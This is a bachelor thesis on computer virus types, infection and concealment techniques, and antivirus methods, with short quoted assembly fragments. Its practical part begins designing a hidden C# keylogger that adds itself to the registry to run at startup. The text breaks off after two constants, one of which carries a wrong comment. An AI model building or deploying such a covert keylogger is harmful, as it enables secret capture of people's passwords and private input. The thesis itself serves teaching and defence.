Czech University of Life Sciences Prague

Faculty of Economics and Management

Department of Information Engineering

Bachelor Thesis

Information systems – Computer viruses and the prevention

Nguyen Ngoc Khanh

CZECH UNIVERSITY OF LIFE SCIENCES PRAGUE

Faculty of Economics and Management

BACHELOR THESIS ASSIGNMENT

Ngoc Khanh Nguyen

Systems Engineering and Informatics
Informatics

Thesis title

Information systems – Computer viruses and the prevention

Objectives of thesis

This bachelor thesis is focused on the basic research on computer viruses, that is to define some common viruses, analyze their operation, with the goal is to help to understand their essence, the danger from them and find out solution or treatment.

Methodology

The methodology of the thesis is based on analysis and study of professional sources.

The literature review presents a detailed description of types of viruses, structures, their operation as well as their widespread. Based on the theoretic knowledge, the practical part will concern detection and identification, and so, the prevention will be formulated.

The proposed extent of the thesis

30 – 40 pages

Keywords

Computer viruses, trojan, internet worm, viruses prevention, computer protection, viruses detection, data restoration

Recommended information sources

Aycock John. 2006. Computer Viruses and Malware. s.l. : Springer Science & Business Media

Cohen Fred. 1987. Computer viruses Theory and experiments. Computers & Security. s.l. : Elsevier

Cohen Fred. 1994. A Short Course on Computer Viruses. New York : John Wiley & Sons, Inc

Justin Balthrop, Stephanie Forrest, M. E. J. Newman, Matthew M. Williamson. Science. Technological Networks and the Spread of Computer Viruses. [Online] [Cited: April 23, 2004.] https://science.sciencemag.org/content/304/5670/527

Expected date of thesis defence

2020/21 WS – FEM (February 2021)

The Bachelor Thesis Supervisor

Ing. Jan Tyrychtr, Ph.D.

Supervising department

Department of Information Engineering

Electronic approval: 9. 3. 2020

Ing. Martin Pelikán, Ph.D.

Head of department

Electronic approval: 9. 3. 2020

Ing. Martin Pelikán, Ph.D.

Dean

Prague on 29. 10. 2020

Declaration

I declare that I have worked on my bachelor thesis titled "Information systems - Computer viruses and the revention" by myself and I have used only the sources mentioned at the end of the thesis. As the author of the bachelor thesis, I declare that the thesis does not break copyrights of any their person.

In Prague on date of submission _____

Acknowledgment

I would like to thank my supervisor Ing. Jan Tyrychtr, Ph.D. for their advice and support during my work on this thesis.

Information systems - Computer viruses and the prevention

Abstract

Computer virus is currently the concern of many businesses, companies as well as computer users, causing great damages and losses for them. Understanding virus infection is essential to find out the prevention. The literature review in the thesis aims to introduce some main types of computer viruses, describe their operation. After that, anti-virus techniques are proposed. The main goal of the practical part is to design a simple malicious program to illustrate the danger of computer viruses.

Keywords: Computer virus, anti-virus, virus infection, malware

Informační systémy - Počítačové viry a prevence

Abstrakt

Počítačový vir je v současné době předmětem zájmu mnoha podniků, společností i uživatelů počítačů a způsobuje jim velké škody a ztráty. Pochopení virové infekce je nezbytné pro zjištění prevence. Přehled literatury v práci si klade za cíl představit některé hlavní typy počítačových virů, popsat jejich činnost. Poté jsou navrženy antivirové techniky. Hlavním cílem praktické části je navrhnout jednoduchý škodlivý program pro ilustraci nebezpečí počítačových virů.

Klíčová slova: Počítačový virus, virová infekce, malware, anti-virus

Table of content

List of pictures

List of tables

List of codes

Introduction

In general, computer virus is a program designed as a prank, sabotage, that performs a useless, meaningless or destructive operation. When a computer virus infects a disk drive, it will spread itself by attaching to other programs in the system, cause nonsense notifications, affect system operation, or delete all the files and data.

Computer virus has a long development history. Through the development of software and hardware technology, computer virus also had its development. Operation system evolved and computer virus evolved too. Many documents wrote about the origin of computer virus, that related to a Core War event.

Core War was a game in which programs written by Redcode language fought one another. Each combatant attached a program that can regenerate itself called Organism to computer memory. At the beginning of the game, they tried to destroy the opponents' Organism and regenerated their ones. The winner would be a combatant who replicated the most.

Until May 1984, The Scientific America newspaper published a description of the Core War and provided readers with information about this game. Since then, computer virus has been born, and there has been a battle of wits between virus designers and anti-virus programmers.

To avoid computer virus infection, not only do we use anti-virus programs, but also have knowledge of its features and operating mechanism. In this thesis, I present more details about that, propose the solution to prevent them in the literature review. After that, I design and test a simple Keylogger program in the practical part.

Objectives and Methodology

2.1 Objectives

This bachelor thesis is focused on basic research on computer viruses, that is to define some common viruses, analyze their operation. From that, a simple example of a malware program is designed to give a specific view of bad purposes attackers.

The partial objectives are:
- Describe well-known types of computer viruses and their infection strategies.
- Present some virus concealment.
- Find out anti-virus techniques.

2.2 Methodology


The methodology of this thesis is based on the analysis and study of academic papers, professional books about computer virus.

In the practical part, the program will be written in C# language, and some charts, diagrams will be used to analyze a program, then proposing limitations that the program will have.


The **flowchart** used in the practical part provides a quick view of the function by shaped elements and arrows of connection. Standard symbols are described below (Erika, 2016):

Represents an event that automatically occurs to trigger a subsequent action.

Represents an event that is controlled within the process, typically a step or action taken.



Represents a decision point in the process, usually requiring a “yes” or “no” response.




Represents connection with another process. A reference to the new process should appear within the circle.

Indicates direction of flow.


I also use **Entity Relationship Diagram (ERD)** to express the data in my program. According to (Ivan Vrana, 2012), ERD shows types of objects (entities), about

which we store data in the system; types of relationships between these objects and sometimes, types of attributes stored about each object.
It has some symbols and formal rules:


a. Symbols:



Entity: represents a class of an object.




Attribute: is a property that describes a particular entity.




Relationship: illustrates the association between two entities, goes with a straight line.


b. Formal rules of relationship:




Right one




None or one



One or more



None, one or more



More than one

Literature Review

3.1 Computer virus classification

By the infection target, computer virus can be divided into three main types: Boot virus, File virus and Macro virus, which will be described in the next sections.

3.1.1 Boot virus

This is a common type of virus because it does not rely on files to run or copy. The majority of computer users own floppy disks that they store and share their work with. Every disk contains executable code at the beginning of the disk (whether bootable or not), which can be replaced or modified by a virus. When an infected disk is left in a machine during boot up, the virus copies itself to the hard disk boot sectors/partition table and infects every writable floppy disk during the use of the computer.

For a floppy disk, the first sector is the boot sector, thus the infection is simple by replacing this sector with virus code. But it is harder for a hard disk with partitions, that the master boot sector firstly is read into memory, then the corresponding boot sector is read after checking the partition.

- Single boot virus

This virus stores the old boot sector into a specific area on the disk and accepts the loss of this sector due to overwriting, although this is the lowest risk. This solution is simple by using only one sector to replace the old boot sector, and the program is usually small.

On a floppy disk, this virus often resides at the last sectors of the Root Directory because user rarely exploits all entries; or at the last sectors of the disk, because when distributing clusters to a file, DOS starts to find the empty cluster from the beginning of the data area based on its entry on FAT.

On a hard disk, because on most track zero disks, there is only a master boot record on a sector, the remaining sectors on this track are unused, the virus will choose these empty sectors to reside.

- Double boot virus

This virus stores the old boot sector into a safe area on the disk to avoids all possible losses. It usually occupies many sectors, which belong to both the boot sector and the safe area.

For most viruses, because 512 bytes of a sector is not enough, they replace the old boot sector with a fake boot sector. This fake boot sector is responsible for loading the remaining virus code on the disk into memory and then delegating control to it. When this process is finished, the real boot sector is loaded into memory.

On a floppy disk, the virus code uses empty clusters to surpassing DOS. The corresponding entries will be marked as corrupted, so that DOS will no longer use them. The second

method is that the virus creates a new track that succeeds the last track DOS manages. However, some floppy disks don't have management ability, the spreading of the virus will get error when a new track is added.

On a hard disk, the virus code can be stored at the sectors which are behind the master boot record or the last sectors of size-reduced Partition.

3.1.2 File virus

This virus often attaches to program files but can infect any file with executable code, including script files or program configuration files. When the program, script, or configuration is executed, the virus is executed as well.

Generally, the infection strategy of File viruses is based on where they are placed:

- Beginning of file: This method is applied to .COM files. The virus places itself at the start of the file to get control. When executed, the file is loaded into memory, and execution will start by jumping to the beginning of the file.

- End of file: the virus gets control by two possibilities: (Aycock, 2006)

  a. The original instruction(s) in the code can be saved and replaced by a jump to the viral code. Later, the virus will transfer control back to the code it infected. The virus may try to run the original instructions directly in their saved location, or the virus may restore the infected code to its original state and run it.

  b. Many executable file formats specify the start location in a file header. The virus can change this start location to point to its code, then jump to the original start location when done.

- Overwriting into a file: Unlike the two methods above, this method doesn't increase the infected file's size (a weakness from which the virus can be easily detected). By this method, the virus will find empty areas (buffer, stack) in a file then overwrite its code. However, this method has many obstacles: A buffer, which has its size fitted for the virus, is rare, and if it is a constant value, the program will be changed logically. Moreover, this method is applied only for .COM, .BIN file infection.

3.1.3 Macro virus

Macro viruses are different from any other viruses we have already discussed, they target text files and spreadsheets from Microsoft Word, Excel. Basically, Macro viruses are macros, written by a language that is interpreted by the application (WordBasic, ExcelBasic,…), are activated and infect once a file containing them has been executed.

Macro viruses are often activated when user deliberately uses them, ignores the warnings from applications. They are also automatically activated if their names are the same as auto macros (AutoStart, AutoClose, AutoOpen, AutoExit, AutoNew) or Word/Excel standard

commands (FileOpen, FileClose, FileSave, FileSaveAs,…), and at least one auto macro executed to spreads.

3.2 Strategies

Each computer virus type has its infection techniques that target various file formats and system areas. This section will present some of these techniques.

3.2.1 Take advantage of the boot process

This technique is used by boot sector viruses. Typically, computers load the OS from the hard drive. In early systems, however, the boot order could not be defined, and thus the machine would boot from the diskette, allowing a great opportunity for viruses to load before the OS. The ROM-BIOS reads the first sector of the specified boot disk according to the boot order settings in the BIOS setup, stores it in the memory at 0:0x7C00 when successful, and runs the loaded code. (Szor, 2005)

For a hard disk with Partition, the infection is harder. Firstly, the master boot sector is read into memory. After checking the partition, the corresponding boot sector is read. Therefore, the virus designer can choose either master boot sector or boot sector to store virus code:

- Store virus code in master boot sector: the virus will have the ability to widespread because the master boot sector is always read first. However, it must preserve the partition table because only a small violation of this area can cause problems to the hard disk drive.

- Store virus code in boot sector: more convenient to use the disk drive's parameter table, the code spread to the floppy disk drive will be used similarly for the hard disk drive.

The problem is that boot viruses perform the replacement of a new boot sector, but cannot perform all tasks of the old boot sector because they don't know the information of the boot sector. Thus, most of the boot viruses must keep the old boot sector in a specific area on the disk drive, after installation, they will read and delegate control to this sector, make it perform regularly (some boot viruses don't keep this sector, they overwrite the old boot sector code and leave information out).

3.2.2 Overwriting

An overwriting virus places itself atop part of the original code. This avoids an obvious change in file size that would occur with a prepending or appending virus, and the virus code can be placed in a location where it will get control. (Aycock, 2006)




Figure 1: An overwriting virus that does not change the size of the host. (Szor, 2005)

This is a very primitive technique but it is certainly the easiest approach of all. The algorithms for these viruses are simple: Search for any "." new host file in the current → Open the file for writing → Write the virus code on top of the host program.

Often the virus code is optimized to take advantage of the content of the registers during program execution as they are passed in by the OS. Thus the virus code itself does not need to initialize registers that have known content set by the system loader. By using this condition, virus writers can make their creations shorter. (Szor, 2005)

3.2.3 Appending




Figure 2: A typical appending virus. (Szor, 2005)

In this technique, the virus gets control by two possibilities:

- The original instructions in the code can be saved, and replaced by a jump to the viral code. Later, the virus will transfer control back to the code it infected. The virus may try to run the original instructions directly in their saved location, or restore the infected code to its original state and run it.

- Many executable file formats specify the start location in a file header. The virus can change this start location to point to its code, then jump to the original start location when done. (Aycock, 2006)

3.2.4 Prepending

This is a simple king of infection but very successful by using the principle of inserting virus code at the front of the host programs. The prepending virus will place itself at the start of the file when it is executed and loaded into memory and get control.




Figure 3: A typical prepending virus. (Szor, 2005)

Such viruses typically pass command-line parameters of the infected host to the host program stored in the temporary file. Thus the functionality of the application will not break because of missing parameters. (Szor, 2005)

3.2.5 Companion infection

A companion virus installs itself in such a way that it is naturally executed before the original code. The virus never modifies the infected code, and gains control by taking advantage of the process by which the OS searches for executable files. (Aycock, 2006)

One approach to becoming a companion to an .EXE file is to give the virus the same base name as the targeted program, but use a .COM extension instead of .EXE. This technique was employed by the Globe virus, first detected in 1992. When the victim attempts to launch an EXE program, he or she usually types its name without the extension. In such cases, Windows gives priority to a file with the .COM extension over a file with the same base name but with the .EXE extension. (Essam Al Daoud, Iqbal H. Jebril, Belal Zaqaibeh, 2008)

3.3 Concealment

Besides having infection strategies, computer viruses also have concealment techniques that make the disinfection harder. These techniques are increasingly evolving, challenging to anti-virus programmers.

3.3.1 Encryption

This is practically the most primitive approach to take cover the operation of the virus, aims to change the virus body binary code with some algorithms to hide it from a simple view.

Normally, encrypted viruses are made of two key parts: the encrypted body of the virus, and a small decryption code piece. When the infected program code gets to run, firstly, the decryption loop executes and decrypts the main body of the virus. Then, it moves the control to the virus body. In some viruses, the decryption loop performs something more, in addition to its main task. For instance, it may calculate the checksum to make sure that the virus code does not tamper, but as a general principle, the decryptor should be created as small as possible to avoid the anti-virus software, which is trying to exploit the decryptor loop's string pattern for scanning purpose. (Babak Bashari Rad, Maslin Masrom, Suhaimi Ibrahim, 2011)

Here are six ways for the encryption: (Aycock, 2006)

- **Simple encryption**: No key is used for simple encryption, just basic parameterless operations, like incrementing and decrementing, bitwise rotation, arithmetic negation, and logical NOT:

Encryption	Decryption
inc $body_i$	dec $body_i$
rol $body_i$	ror $body_i$
neg $body_i$	neg $body_i$

Table 1: Simple encryption. (Aycock, 2006)

- **Static encryption key**: A static, constant key is used for encryption which doesn't change from one infection to the next. The operations used would include arithmetic operations like addition, and logical operations like XOR. Notice that the use of reversible operations is a common feature of simpler types of virus encryption. In pseudocode:

Encryption	Decryption
$body_i$ + 123	$body_i$ - 123
$body_i$ xor 42	$body_i$ xor 42

Table 2: Pseudo codes of the static encryption key. (Aycock, 2006)

- **Variable emcryption key:** The key begins as a constant value, but changes as the decryption proceeds. For example:

```
key = 123
for i in 0...length(body):
        body_i = body_i xor key
        key = key + body_i
```

- **Substitution cipher:** A more general encryption could employ lookup tables that map byte value between their encrypted and decrypted forms. Here, encrypt and decrypt are 256-byte arrays, initialized so that if encrypt [j] = k, then decrypt [k] = j:

Encryption	Decryption
$body_i$ = encrypt[body]	$body_i$ = decrypt[body]

Table 3: Substitution cipher. (Aycock, 2006)

This substitution cipher is a 1:1 mapping, but in fact, the virus body may not contain all 256 possible byte values. A homophonic substitution cipher allows a 1:n mapping, increasing complexity by permitting multiple encrypted values to correspond to one decrypted value.

- **Strong encryption**: Previously, code size might have been a factor, if the virus would have to carry strong decryption code with it, but most systems now contain strong encryption libraries which can be used by viruses. The major weakness is that the encrypted virus body is the same from one infection to the next. That constancy makes a virus as easy to detect as one using no concealment at all. With random encryption keys, this error is avoided: the key used for encryption changes randomly with each new infection.

3.3.2 Oligomorphism

This technique overcomes the vulnerability of the unchanging decryptor loops, which can be easily detected by anti-virus software, changes the decryptor code in new generations by providing a set of different decryptor loops, creates mutated decryptors.

Because oligomorphic viruses can build many different decryptors, the detection based on the decryptor's code was an impractical solution. The better one is still based on the constant code of the decrypted virus body.

The first virus using self-modifying encryption was Datacrime II. The decryption/ encryption routine of the virus modified itself to prevent tracing through the decryption process using a debugger. It could be also described as an armored feature to prevent disassembly: (Konstantinou, 2008)

```
Again:
Mov     al,cs: [bx];    get next byte to be decrypted
Mov     cs:[di],22h;    change the next instruction from xor al,dl to and al,dl
Xor     al,dl;          perform the decryption
Ror     dl,1;           rotate the key
```

```
Mov     cs:[bx],al;     store the decrypted byte
Inc     bx;             increment counter
Mov     cs:[di],32h;    change the instruction back to an xor instruction
Loop    again;          until all bytes have been decrypted
```

3.3.3 Polymorphism

A polymorphic virus has the same performance as an oligomorphic virus: are encrypted viruses, change the decryptor loop on each infection. However, a polymorphic virus can create an infinite number of decryptor loop variations, and each new decryptor may use several encryption techniques to encrypt the constant virus body as well.




Figure 4: Encrypted and decrypted polymorphic virus bodies. (Szor, 2005)

When the virus decides to infect a new victim, it modifies some pieces of its body to look dissimilar. As encryption and oligomorphism, the scheme of polymorphism is to divide the code into two sections, the first part is a code decryptor, which its function is the decryption of the second part and passes the execution control to decrypted code. Then, during the execution of this second part, a new different decryptor will be created, which encrypts itself and links both divisions to construct a new copy of the virus. (Babak Bashari Rad, Maslin Masrom, Suhaimi Ibrahim, 2011)

Some polymorphic viruses, for example, Win95/Coke, uses multiple layers of encryption. Other sophisticated polymorphic engines use an RDA-based decryptor that implements a

brute-force attack against its constant – but variably encrypted – virus body. Manual analysis of such viruses can be a daunting task. However, all polymorphic viruses have a constant body which must be decrypted before the virus can do its function. Advanced methods exist that can decrypt the virus body and identify the virus. (Konstantinou, 2008)

To avoid being detected, the infection detection mechanism must be independent of the exact code used by the virus:

- File timestamp: Virus can change the timestamp of an infected file, so that the sum of its date&time is some constant values for all infections.

- File size: The size of an infected file is padded out to some meaningful size.

- Data hiding: Virus can hide a flag in unused areas or look for an unusual combination of attributes that has been set in the infected file.

- Filesystem features: Virus can take advantage of the ability of some filesystems that allow files to be tagged with arbitrary attributes, to store code, data, or flags which indicate that a file has been infected.

- External storage: This is like a virus can use a hash function to map an infected file's name into an obfuscated string, then create a key in the Windows Registry. The virus also can use the existence of the key as an infection indicator.

3.3.4 Metamorphism

Metamorphic viruses are viruses that are polymorphic in the virus body. They aren't encrypted, and thus need no decryptor loop, but avoid detection by changing: a new version of the virus body is produced for each new infection. The code-modifying techniques used by polymorphic viruses all apply to metamorphic viruses. Both employ a mutation engine, except a polymorphic virus need not change its engine on each infection, because it can reside in the encrypted part of the virus. In contrast, a metamorphic virus' mutation engine has to morph itself anew for each infection (Aycock, 2006)




Figure 5: Metamorphic virus body keeps changing in different generations. (Szor, 2005)

In 1998, the virus W95/Regswap was created. It implemented metamorphosis via register usage exchange. Any part of the virus body used different registers but the same code. Below are two different generations of the virus:
(Szor, 2005)

a.

5A	pop	edx
BF**04000000**	mov	edi, 0004h
8BF5	mov	esi, ebp
B8**0C000000**	mov	eax,000Ch
81C2**88000000**	add	edx,0088h
8B1A	mov	ebx,[edx]
899C86**18110000**	mov	[esi+eax*4+00001118], ebx

b.

58	pop	eax
BB**04000000**	mov	ebx,0004h
8BD5	mov	edx, ebp
BF**0C000000**	mov	edi,000Ch
81C0**88000000**	add	eax,0088h
8B30	mov	esi,[eax]
89B4BA**18110000**	mov	[edx+edi*4+00001118],esi

The bold codes show the common areas of the two code generations, it might be useful for virus detection. Depending on the actual ability of the scanning engine, such the virus

might need algorithmic detection because of the missing support of wildcard search strings.

3.4 Anti-virus techniques

This section is about some anti-virus techniques that are used to locate and eliminate viruses.

3.4.1 Scanner

The basic idea of this technique is to look for certain patterns or a string of bytes that are known to be a part of a virus. Typically, a scanner, which is the code doing the search, will contain fields associated with each scan string that tell where to search for a particular string. Some scanners even can search executable files or all files.

Virus name	***String pattern***
Accom.1280	89C3 B440 8A2E 2004 8A0E 2104 BA00 05CD 21E8 D500 BF50 04CD
Die.448	B440 B9E8 0133 D2CD 2172 1126 8955 15B4 40B9 0500 BA5A 01CD
Xany.979	8B96 0906 B000 E85C FF8B D5B9 D303 E864 FFC6 8602 0401 F8C3

Table 4: Examples of viruses string pattern. (Babak Bashari Rad, Maslin Masrom, Suhaimi Ibrahim, 2011)

A simple scanner will take the form: (Ludwig, 1995)

```
FLAGS     DB      ?
STRING    DB      16  dup  (?)
```

Where the flags determine to search:

Bit 0 – Search Boot Sector
Bit 1 – Search Master Boot Sector
Bit 2 – Search EXE
Bit 3 – Search COM
Bit4 – Search RAM
Bit 5 – End of list

The scanner first scans resident viruses in the memory → Master boot → all executables file. Each routine simply loads scanned sector or file into memory and calls SCAN_DATA with an address to start the scan in **es:bx** and data size to scan in **cx** with the active flags in **al**.

Scanning is useful by giving precise identification of viruses, but it cannot detect unknown viruses. And to be effective, it requires an up-to-date database of virus signatures.

3.4.2 Integrity checker

This technique detects the existence of viruses by comparing a checksum of a file with a checksum of its uninfected version. If there is no difference between these checksums, the file is uninfected.




Figure 6: Integrity checker flowchart. Source: own.

An integrity checker will catch most changes to files made on your computer, including changes made by computer viruses. This works because, if a virus adds itself to a program file, it will probably make it bigger and change its checksum. Then, presumably, the integrity checker will notice that something has changed, alert user to this fact. (Ludwig, 1995)

This technique can perform high operating speed, require low resources. However, it has some disadvantages:

- Detection only occurs after an infection has occurred.
- For infected newly-created files, this technique cannot detect the viruses.
- Needs user's assessment of a file's change (legitimate or not).

3.4.3 Behavior checker

Every computer virus has its activity for the infection. A behavior checker watches these activities, then prevents them and terminates the program, or asks user for appropriate action.
A behavior checker typically is a memory resident program that is loaded in the AUTOEXEC.BAT file and then just runs to looks for unusual behavior, such as:

- Open an executable file in read/write mode.
- Read and write to a file that contains executable's start address.
- Appending to the file.

These behaviors are looked for by hooking interrupts, for example, opening files in read/write mode, it may hook Interrupt 21H, function 3DH: (Ludwig, 1995)

```
INT_21H:
        Push    ax              ;save ax
        And     ax, 0FF02H      ;mask read/write bit
        Cmp     ax, 3D02H       ;it open read/write?
        Pop     ax
        Jne     DO_OLD          ;no, go to original handler
        Call    IS_EXE          ;yes, is it EXE file?
        Jz      FLAG_CALL       ;yes, better ask first
        Call    IS_COM          ;no, is it COM file?
        Jnz     DO_OLD          ;no, just go do call
FLAG_CALL:
        Call    IS_SURE         ;sure you want to open?
        Jz      DO_OLD          ;yes, go do it
        Stc                     ;else set carry flag
        Retf    2               ;and return to caller
DO_OLD:
        Jmp     DWORD PTR cs: [OLD_21H]
```

This technique is better in that it can detect both known and unknown viruses, but is bad that it cannot identify or disinfect the viruses.

Practical part

This part presents the design of a simple spyware Keylogger, which captures every keystroke typed on a keyboard, and its algorithm. The Keylogger will be programmed by C# language, with the Console App template on the Visual Studio application.

4.1 Structure

I divide the program into three main functions:

- Capture keystrokes (API functions based)
- Hiding (automatically hidden and operate normally)
- Create a registry (while invisibly running, it secretly creates a registry that makes itself activated when OS starts up)

4.1.1 Capture keystrokes

This function of the program aims to capture all keystrokes typed, then write them to a text file in the program's folder. Two important messages will be returned by Windows OS when a key is pressed: `WH_KEYBOARD_LL` and `WM_KEYDOWN`:

```
private const int WH_KEYBOARD_LL = 13;
//return when a key is pressed
private const int WM_KEYDOWN = 0x0100;
//emitted when the key is released
```

Below is the diagram that expresses the function:

